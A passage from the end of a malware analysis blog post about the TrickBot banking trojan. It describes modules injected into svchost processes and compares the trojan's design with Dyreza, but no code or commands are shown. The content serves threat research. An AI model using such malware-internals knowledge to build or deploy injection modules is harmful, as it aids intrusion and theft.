
view raw

dinj.xml


hosted with ❤ by GitHub

The instances of svchost.exe, observed during the behavioral analysis, are used to deploy particular modules.

Below – the module *injectDll* (marked *sinj*) in memory of *svchost*:



and the module *systeminfo* (marked *GetSystemInfo*) in memory of the another instance of *svchost*:



Conclusion

Trick Bot have many similarities with Dyreza, that are visible at the code design level as well as the communication protocol level. However, comparing the code of both, shows, that it has been rewritten from scratch.

So far, Trick Bot does not have as many features as Dyreza bot. It may be possible, that the authors intentionally decided to make the main executable lightweight, and focus on making it dynamically expendable using downloaded modules. Another option is that it still not the final version.

One thing is sure – it is an interesting piece of work, written by professionals. Probability is very high, that it will become as popular as its predecessor.

Appendix

http://www.threatgeek.com/2016/10/trickbot-the-dyre-connection.html – analysis of the TrickBot at Threat Geek Blog

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.